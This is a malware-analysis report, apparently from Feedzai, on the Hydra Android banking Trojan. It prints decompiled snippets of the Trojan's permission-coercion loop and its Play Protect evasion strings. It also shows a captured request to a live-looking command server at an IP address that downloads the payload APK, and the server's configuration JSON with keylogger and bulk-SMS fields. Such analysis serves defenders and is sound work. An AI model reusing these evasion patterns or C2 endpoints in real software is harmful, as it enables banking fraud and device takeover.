
feedzai | Report


Hydra Malware Analysis



#ProtectYourCustomers

feedzai.com

Contents




Description of the Hydra Family

Hydra is an overlay-based Android banking Trojan similar to the notorious Anubis or Cerberus. Although it was first detected in 2018, it was not until 2019 that the malware incorporated banking Trojan functionalities. This malware was initially targeted exclusively at the Turkish banking sector and some cryptocurrency applications. However, in the latest samples studied, the inclusion of new Spanish and European banking institutions has been detected.

Permissions Requested

The sample will repeatedly try to obtain all permissions in an insistent manner, thus causing the user to be forced to grant the indicated permissions in order to break out of the loop. Once the sample is running, this loop is not stopped, even if the device is rebooted or the application is closed from the user's application panel.


Permissions required in loop:



```
    private Long PERMISSION_TIME_DISTANCE = 3000L;

    /* loaded from:
/Users/vega/Desktop/coper/banker_research/flash_banker/classes.dex */
    public enum RequestType {
        DEVICE_ADMIN,
        ACCESSIBILITY_SERVICES,
        SMS_ADMIN,
        RUNTIME_PERMISSIONS,
        PLAY_PROTECT,
        PREMIUM_SMS,
        SWITCH_SOUND,
        BATTERY_OPTIMIZATION,
        XIAOMI_AUTOSTART,
        SECURITY_OFF,
        NOTIFICATION_LISTENER,
        NONE
    }
```

All attempts to obtain the indicated permissions are recorded via internal logging of the sample, both failed and successful attempts:




```
        Timber.m224d("PermissionActivity", " screencast permission requested");
        this.currentRequestType = RequestType.NONE;
        ScreencastComponent.get().requestScreencastPermission(this);
    } else if (!NotificationListenerComponent.isNotificationsListenerPermissionGranted(this)) {
        Timber.m224d("PermissionActivity", " notification listener permission requested");
        this.currentRequestType = RequestType.NOTIFICATION_LISTENER;
        NotificationListenerComponent.notificationListenerRequest(this);
    } else if (!PermHandler.hasAll(this)) {
        this.currentRequestType = RequestType.RUNTIME_PERMISSIONS;
        PermHandler.requestAll(this);
    } else if (!TextComponent.isPremiumSmsActivated()) {
        this.currentRequestType = RequestType.PREMIUM_SMS;
        Timber.m224d("PermissionActivity", " premium sms permission requested");
        TextComponent.get().requestPremiumSms();
        SdkManager.get().getUiHandler().postDelayed(new Runnable() { // from class: com.sdktools.an
            @Override // java.lang.Runnable
            public void run() {
                PermissionsActivity.this.checkAllPermissions();
            }
        }, 1000L);
    } else if (!SdkManagerImpl.isSmsEnabled()) {
        this.currentRequestType = RequestType.SMS_ADMIN;
        Timber.m224d("PermissionActivity", " default sms permission requested");
        SmsHelper.requestSetDefaultSmsApp(this, getPackageName());
    } else {
```

Once it has obtained all the necessary permissions, it will hide the application icon, making it impossible for the user to uninstall the sample. As it is also monitoring the user's access to system settings, any attempt to reduce the app's permissions will be stopped by the sample.

“ Once it has obtained all the necessary permissions, it will hide the application icon, making it impossible for the user to uninstall the sample.


Another task it will try to accomplish more quickly is to disable Google Play Protect to avoid being detected and removed via Google:



```
private static String MY_APPS_AND_GAMES;
private static String PLAY_PROTECT;
private static String PLAY_PROTECT_CHECK_APPS;
private static String PLAY_PROTECT_DISABLE_BTN_TEXT;
private static String PLAY_PROTECT_DISABLE_TEXT_OLD;
private static String SETTINGS;
private static String YES;
```


Network Communications

In the second request to the remote server, it receives an APK with the actual payload and the initial sample only acts as a dropper/loader:




```
022-07-01 22:14:43 GET http://80.82.76.124:8082/payload
                         ← 200 OK application/octet-stream 974k 1.69s
                      Request                                          Response
Server:           nginx/1.14.0 (Ubuntu)
Date:             Fri, 01 Jul 2022 13:14:43 GMT
Content-Type:     application/octet-stream
Content-Length:   997816
Last-Modified:    Fri, 27 May 2022 19:07:18 GMT
Connection:       keep-alive
ETag:             "62912166-f39b8"
Accept-Ranges:    bytes
Hex
0000000000 50 4b 03 04 00 00 00 00 08 00 00 00 00 00 63 f9   PK............c.
0000000010 a5 5e e0 02 00 00 a4 07 00 00 13 00 00 00 41 6e   .^............An
0000000020 64 72 6f 69 64 4d 61 6e 69 66 65 73 74 2e 78 6d   droidManifest.xm
0000000030 6c 95 94 cd 4e 53 41 14 c7 cf f4 b6 d0 22 1f a5   l...NSA......"..
0000000040 40 29 52 89 0b 17 c6 40 c1 8f 68 62 dc 80 31 62   @)R....@..hb..1b
0000000050 62 c0 80 21 2e bd 96 82 95 52 1a 5a 2a ae 60 e9   b..!.....R.Z*.`.
0000000060 ca b8 f2 09 5c b8 73 eb 43 b8 f6 11 5c f8 12 fa   ....\.s.C...\...
0000000070 9b 73 e7 d2 e1 02 09 de 9b ff 9d 33 e7 eb 7f e6   .s.........3....
0000000080 cc cc 0d 24 2b 5f fb 45 8c 94 25 9f 16 b9 26 bd   ...$+_.E..%...&.
0000000090 e7 b3 27 0f 83 32 b8 09 ee 81 65 b0 01 3a e0 13   ..'..2....e..:..
00000000a0 f8 06 7e 82 df d6 d9 88 14 c1 75 b0 00 d6 c0 16   ..~.......u.....
00000000b0 38 04 3f c0 1f 90 4e 89 cc 82 2f e0 17 a8 04 22   8.?...N.../...."
00000000c0 4b e0 15 78 07 32 64 7e 2b 35 d9 05 76 d6 90 50   K..x.2d~+5..v..P
00000000d0 de 20 37 98 a5 a5 2e 55 d9 93 a6 ca 4d 2c 91 57   . 7....U....M,.W
00000000e0 96 ef a1 b4 b0 ec 13 5d 93 4d 8d ec 62 6f c8 81   .......].M..bo..
00000000f0 7a 0c e1 59 27 62 1d db 0e f5 d7 f0 6c a3 89 72   z..Y'b......l..r
0000000100 5d c1 d7 d7 3c e6 bb a9 71 49 cb ca 09 67 1e a6   ]...<...qI...g..
0000000110 10 cb 36 b3 ce 85 79 6d 05 0d 66 ef 65 09 b9 8a   ..6...ym..f.e...
0000000120 cf 01 75 5a 4b 5b a5 b8 e6 b6 ac f1 b5 6b cc 31   ..uZK[.......k.1
0000000130 df c3 d6 24 e3 b3 93 d5 06 72 5b 2a b2 80 d4 27   ...$.....r[*...'
0000000140 77 e4 3e 72 3c 1f 61 fe 40 65 8b 39 2a 59 91 45   w.>r<.a.@e.9*Y.E
0000000150 79 c1 b8 2c ab f2 52 bb 63 99 3b 54 d5 05 1d f9   y..,..R.c.;T....
0000000160 80 ae 1f 9d 65 b0 5c 75 ed d7 4c 42 53 d1 d5 55   ....e.\u..LBS..U
0000000170 d9 8b 0a 75 d5 65 8b b5 55 89 ad 32 ab a1 db 90   ...u.e..U..2....
0000000180 27 d4 bc 4e 8d ab 30 8a 4c 9e 89 3f bd c2 b3 11   '..N..0.L..?....
0000000190 b6 3b d6 de d0 5d 0d b5 c2 68 b5 05 5d f7 2e 31   .;...]...h..]..1
```

In subsequent requests, it receives the server configuration:




```
{
    "action_back": 0,
    "action_home": 0,
    "action_request_phone": false,
    "action_request_pin": false,
    "apks": [],
    "approvedPin": null,
    "bulk_body": null,
    "bulk_sms": 0,
    "commands": null,
    "disabledPackages": [],
    "enable_keylogger": null,
    "injectedApps": [],
    "locked": false,
    "notifications": [],
    "openApp": null,
    "proxyServer": null,
    "remove_all": 0,
    "remove_app_by_id": null,
    "settings": {
        "base_url": "",
        "hide_icon": true,
        "zip_file_url":
"http://80.82.76.124:8082//storage/zip/avbnFa48OgDahMdZZ3WNrXxU51dVELt2I
gOxh0aR.zip",
        "zip_version": ""
    },
    "showScreen": false,
    "sms": null,
    "smsAdminRequested": false,
```

